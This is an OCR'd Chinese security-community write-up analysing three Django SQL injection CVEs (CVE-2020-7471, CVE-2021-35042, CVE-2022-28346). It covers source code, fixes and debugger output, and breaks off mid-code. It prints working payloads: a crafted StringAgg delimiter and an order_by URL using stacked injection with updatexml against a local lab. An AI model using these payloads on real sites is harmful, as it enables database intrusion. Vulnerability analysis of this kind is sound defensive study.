
# Django SQL 注入历史漏洞分析 - 先知社区

考试前翻 `Python` 的组件漏洞时看到过 `Django` 存在 `SQL` 注入漏洞，考完后抽空分析几个相关的漏洞，分别是 `CVE-2020-7471` 、 `CVE-2021-35042` 和 `CVE-2022-28346` .


Django is a high-level Python web framework that encourages rapid development and clean, pragmatic design. Built by experienced developers, it takes care of much of the hassle of web development, so you can focus on writing your app without needing to reinvent the wheel. It's free and open source.





(https://xzfile.aliyuncs.com/media/upload/picture/20220603001206-bf5ba3be-e28e-1.png)

## 漏洞简介

Django 1.11 before 1.11.28, 2.2 before 2.2.10, and 3.0 before 3.0.3 allows SQL Injection if untrusted data is used as a StringAgg delimiter (e.g., in Django applications that offer downloads of data as a series of rows with a user-specified column delimiter). By passing a suitably crafted delimiter to a contrib.postgres.aggregates.StringAgg instance, it was possible to break escaping and inject malicious SQL.







(https://xzfile.aliyuncs.com/media/upload/picture/20220603001216-c58cb7dc-e28e-1.png)

# 漏洞环境

- 参考搭建好的环境 CVE-2020-7471 (https://github.com/H3rmesk1t/Django-SQL-Inject-Env/tree/main/CVE-2020-7471) .

# 漏洞分析

在漏洞描述中说明该漏洞的核心是 `StringAgg` 聚合函数的 `delimiter` 参数存在 `SQL` 注入漏洞. 通过查找 `Django` 的 `commit` 记录, 在官方对的修复代码中可以看到, 漏洞函数位于 `from django.contrib.postgres.aggregates import StringAgg` 模块之中.




(https://xzfile.aliyuncs.com/media/upload/picture/20220603001235-d0a2940c-e28e-1.png)

官方修复通过引入 `from django.db.models import Value` 中的 `Value` 来处理来防御该注入漏洞:

```
delimiter_expr = Value(str(delimiter))
```

跟进 [illegible] 中的 [illegible] 函数, 在该段中可以看到, [illegible] 函数会将处理过后的参数加入到 [illegible] 中

跟进 `django.db.models` 中的 `Value` 函数，在注释中可以看到，`Value` 函数会将处理过后的参数加入到 `sql parameter list`，之后会进过 `Django` 内置过滤机制的过滤，从而来防范 `sql` 注入漏洞.

```
class Value(Expression):
    """Represent a wrapped value as a node within an expression."""
    def __init__(self, value, output_field=None):
        """
        Arguments:
         * value: the value this expression represents. The value will be
           added into the sql parameter list and properly quoted.

         * output_field: an instance of the model field type that this
           expression will return, such as IntegerField() or CharField().
        """
        super().__init__(output_field=output_field)
        self.value = value
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220603001254-dbdd713e-e28e-1.png)

由于漏洞点是位于 `StringAgg` 聚合函数的 `delimiter` 参数，在官方文档中对该聚合函数进行了说明，简单来说它会将输入的值使用 `delimiter` 分隔符级联起来.

### StringAgg

*class* **StringAgg**(*expression*, *delimiter*, *distinct=False*, *filter=None*, *ordering=()*)

Returns the input values concatenated into a string, separated by the **delimiter** string.

**delimiter**

Required argument. Needs to be a string.

**distinct**

An optional boolean argument that determines if concatenated values will be distinct. Defaults to **False**.

**ordering**

**New in Django 2.2.**

An optional string of a field name (with an optional **"-"** prefix which indicates descending order) or an expression (or a tuple or list of strings and/or expressions) that specifies the ordering of the elements in the result string.

Examples are the same as for **ArrayAgg.ordering**.



(https://xzfile.aliyuncs.com/media/upload/picture/20220603001305-e28348ec-e28e-1.png)

通过 `Fuzz` 发现 `delimiter` 为单引号时会引发报错，且通过打印出的报错信息可以看到，单引号未经过任何转义就嵌入到了 `sql` 语句中.

```python
def fuzz():
    symbol_str = "!@#$%^&*()_+=-|\\\"':;?/>.<,{}[]"
    for c in symbol_str:
        results = Info.objects.all().values('gender').annotate(mydefinedname=StringAgg('name',delimiter=c))
        try:
            for e in results:
                pass
        except IndexError:
            pass
        except Exception as err:
            print("[+] 报错信息: ", err)
            print("[+] 漏洞分隔符: ", c)
```

```
95235@H3rmesk1t ~\Desktop\Learning_summary\WebSec\PYTHON\Python安全学习—Django SQL注入漏洞\vuln_env main 3.8.8 python .\exp.py
[+] Current Django Version: (3, 0, 2, 'final', 0)
[+] 报错信息:  错误:  未结束的引用字符串 在 "''') AS "mydefinedname" FROM "vuln_app_info" GROUP BY "vuln_app_info"."gender"" 或附近的
LINE 1: ...nfo"."gender", STRING_AGG("vuln_app_info"."name", ''') AS "m...
                                                             ^

[+] 漏洞分隔符:  '
95235@H3rmesk1t ~\Desktop\Learning_summary\WebSec\PYTHON\Python安全学习—Django SQL注入漏洞\vuln_env main 3.8.8
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220603001317-e9af8266-e28e-1.png)

根据报错信息, 在 `_execute` 函数中打断点.

```
79      def _execute(self, sql, params, *ignored_wrapper_args):
80          self.db.validate_no_broken_transaction()
81          with self.db.wrap_database_errors:
82              if params is None:
83                  # params default might be backend specific.
84                  return self.cursor.execute(sql)
85              else:
86                  return self.cursor.execute(sql, params)
```


CursorWrapper › _execute_with_wrappers() › for wrapper in reversed(self.db...

```
Run: exp
  File "C:\Tools\anaconda3\lib\site-packages\django\db\backends\utils.py", line 68, in execute
    return self._execute_with_wrappers(sql, params, many=False, executor=self._execute)
  File "C:\Tools\anaconda3\lib\site-packages\django\db\backends\utils.py", line 77, in _execute_with_wrapp
    return executor(sql, params, many, context)
  File "C:\Tools\anaconda3\lib\site-packages\django\db\backends\utils.py", line 86, in _execute
    return self.cursor.execute(sql, params)
  File "C:\Tools\anaconda3\lib\site-packages\django\db\utils.py", line 90, in __exit__
    raise dj_exc_value.with_traceback(traceback) from exc_value
  File "C:\Tools\anaconda3\lib\site-packages\django\db\backends\utils.py", line 86, in _execute
    return self.cursor.execute(sql, params)
django.db.utils.ProgrammingError: 错误:  未结束的引用字符串 在 "''') AS "mydefinedname" FROM "vuln_app_info" G
LINE 1: ...nfo"."gender", STRING_AGG("vuln_app_info"."name", ''') AS "m...
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220603001327-efc3fbb4-e28e-1.png)

当遍历完数据库中的数据后, 进行 `Fuzz` 操作, 观察加入了 `delimiter` 为单引号取值的 `sql` .

```
ignored_wrapper_args = {tuple: 2} (False, {'connection': <django.db.backends.postgresql.base.DatabaseWrapper object at 0x000002463816C760>, 'cursor': <django.db.backends.postgresql.base.CursorDebugWrapper object at 0x000002463843BEE0>})
```





(https://xzfile.aliyuncs.com/media/upload/picture/20220603001336-f4d80a00-e28e-1.png)

由于此时 `sql` 是个字符串, 因此会产生转义号, 该 `sql` 语句在 `postgres` 中的执行语句为:

```
SELECT "vuln_app_info"."gender", STRING_AGG("vuln_app_info"."name", ''') AS "mydefinedname" FROM "vuln_app_info" GROUP
 BY "vuln_app_info"."gender"
```


接着尝试将 `delimiter` 设置为 `')--` , 使得其注释掉后面的语句, 查看报错信息, 可以看到成功注释了 `FROM` 语句.



(https://xzfile.aliyuncs.com/media/upload/picture/20220603001345-fa8a6196-e28e-1.png)

构造 `exp` 如下:


```
-\') AS "demoname" FROM "vuln_app_info" GROUP BY "vuln_app_info"."gender" LIMIT 1 OFFSET 1 --
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220603001354-ffb82838-e28e-1.png)

# 漏洞简介

Django 3.1.x before 3.1.13 and 3.2.x before 3.2.5 allows QuerySet.order_by SQL injection if order_by is untrusted input from a client of a web application.




(https://xzfile.aliyuncs.com/media/upload/picture/20220603001404-056ae2b6-e28f-1.png)

# 漏洞环境

- 参考搭建好的环境 CVE-2021-35042 (https://github.com/H3rmesk1t/Django-SQL-Inject-Env/tree/main/CVE-2021-35042)

2021-35042) .

# 漏洞分析

根据漏洞信息, 先跟进 `order_by` 函数, 该函数先调用了 `clear_ordering` 函数清除了 `Query` 类中的 `self.order_by` 参数, 接着调用 `add_ordering` 函数增加 `self.order_by` 参数.

```
    def order_by(self, *field_names):
        """Return a new QuerySet instance with the ordering changed."""
        assert not self.query.is_sliced, \
            "Cannot reorder a query once a slice has been taken."
        obj = self._chain()
        obj.query.clear_ordering(force_empty=False)
        obj.query.add_ordering(*field_names)
        return obj
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220603001412-0a58b74e-e28f-1.png)

通过 `order_by` 函数传入的参数为数组, 漏洞环境中接收参数的代码对应的 `SQL` 语句如下:

```
query = request.GET.get('order_by', default='vuln')
res = User.objects.order_by(query)
```

```
SELECT "app_user"."vuln", "app_user"."order_by" FROM "app_user" ORDER BY "app_user"."order_by" ASC, "app_user"."vuln" ASC
```

跟进 `add_ordering` 函数, 函数对 `ordering` 做递归之后进行了判断, 如果 `item` 为字符串, 则继续进行如下五次判断:

- `if '.' in item` : 判断是否为带列的查询, `SQL` 语句中允许使用制定表名的列, 例如 `order by (user.name)` , 即根据 `user` 表下的 `name` 字段进行排序. 该方法将在 `Django 4.0` 之后被删除, 因此判断成功之后通过 `warning` 警告, 之后进行 `continue` .

- `if item == '?'` : 当 `item` 的值为字符串 `?` 时, 则会设置 `order by` 的值为 `RAND()` , 表示随机显示 `SQL` 语法的返回数据, 之后进行 `continue` .

- `if item.startswith('-')` : 当 `item` 开头为字符串 `-` 时, 则将 `order by` 查询的结果接上 `DESC` , 表示降序排列, 默认的字符串则会接上 `ASC` 正序排列, 同时去除开头的 `-` 符号.

- `if item in self.annotations` : 判断时候含有注释标识符, 有的话直接 `continue` .

- `if self.extra and item in self.extra` : 判断是否有额外添加, 有的话直接 `continue` .

经过五次判断之后, 进入到 `self.names_to_path(item.split(LOOKUP_SEP), self.model._meta)` 函数判断当前的 `item` 是否为有效的列名, 之后将所有的 `ordering` 传入到 `Query` 类中的 `self.order_by` 参数中进行后续处理.

```
    def add_ordering(self, *ordering):
        """...."""
        errors = []
        for item in ordering:
            if isinstance(item, str):
                if '.' in item:
                    warnings.warn(
                        'Passing column raw column aliases to order_by() is '
                        'deprecated. Wrap %r in a RawSQL expression before '
                        'passing it to order_by().' % item,
                        category=RemovedInDjango40Warning,
                        stacklevel=3,
                    )
```

```
                continue
            if item == '?':
                continue
            if item.startswith('-'):
                item = item[1:]
            if item in self.annotations:
                continue
            if self.extra and item in self.extra:
                continue
            # names_to_path() validates the lookup. A descriptive
            # FieldError will be raise if it's not.
            self.names_to_path(item.split(LOOKUP_SEP), self.model._meta)
        elif not hasattr(item, 'resolve_expression'):
            errors.append(item)
        if getattr(item, 'contains_aggregate', False):
            raise FieldError(
                'Using an aggregate in order_by() without also including '
                'it in annotate() is not allowed: %s' % item
            )
    if errors:
        raise FieldError('Invalid order_by arguments: %s' % errors)
    if ordering:
        self.order_by += ordering
    else:
        self.default_ordering = False
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220603001422-106e4702-e28f-1.png)

在第一次判断中, `if '.' in item` 进行判断能够确保 `order by` 查询能够更好地兼容何种形式的带列的查询, 但是判断是否为带表的查询之后, 如果判定为带表查询则进行 `continue` , 而 `continue` 则直接跳过了 `self.names_to_path` 的对列的有效性检查. 跟进处理带字符串 `.` 的代码, 位于文件 `django/db/models/sql/compiler.py` 的 `get_order_by` 函数, 核心代码如下:


```
if '.' in field:
    table, col = col.split('.', 1)
    order_by.append((
            OrderBy(
                RawSQL('%s.%s' % (self.quote_name_unless_alias(table), col), []),
                descending=descending
            ), False))
    continue
```

上述代码中, 函数 `self.quote_name_unless_alias` 处理表名, 同样使用字典来强制过滤有效的表名, 而后面的列面则恰好未经过过滤, 则可以构造闭合语句进行 `SQL` 注入.

参数 `app_user.name) --` 最终传入数据库的语句为:

```
SELECT `app_user`.`id`, `app_user`.`name` FROM `app_user` ORDER BY (`app_user`.name) --) ASC LIMIT 21
```


使用右括号 `)` 进行闭合之后进行堆叠注入, 基本的 `payload` 如下: `http://127.0.0.1:8000/vuln/?order_by=vuln_app_user.name);select%20updatexml(1,%20concat(0x7e,(select%20@@version)),1)%23`




(https://xzfile.aliyuncs.com/media/upload/picture/20220603001431-159db0b4-e28f-1.png)

# 漏洞简介

An issue was discovered in Django 2.2 before 2.2.28, 3.2 before 3.2.13, and 4.0 before 4.0.4. QuerySet.annotate(), aggregate(), and extra() methods are subject to SQL injection in column aliases via a crafted dictionary (with dictionary expansion) as the passed **kwargs.




(https://xzfile.aliyuncs.com/media/upload/picture/20220603001440-1b694a58-e28f-1.png)

# 漏洞环境

- 参考搭建好的环境 CVE-2022-28346 (https://github.com/H3rmesk1t/Django-SQL-Inject-Env/tree/main/CVE-

2022-28346) .

# 漏洞分析

查找 `Django` 的 `commit` 记录, 在官方对的修复代码中可以看到测试用例.


(https://xzfile.aliyuncs.com/media/upload/picture/20220603001447-1f48987c-e28f-1.png)

由漏洞描述不, 跟进漏洞点 `annotate` 函数, 在 `annotate` 函数中首先会调用 `_annotate` 并传入 `kwargs` .


(https://xzfile.aliyuncs.com/media/upload/picture/20220603001454-23ad7392-e28f-1.png)

`annotate` 函数在完成对 `kwargs.values()` 合法性校验等一系列操作后, 将 `kwargs` 更新到 `annotations` 中, 随后遍历 `annotations` 中的元素调用 `add_annotation` 进行数据聚合.

```python
    def _annotate(self, args, kwargs, select=True):
        self._validate_values_are_expressions(args + tuple(kwargs.values()), method_name='annotate')
        annotations = {}
        for arg in args:
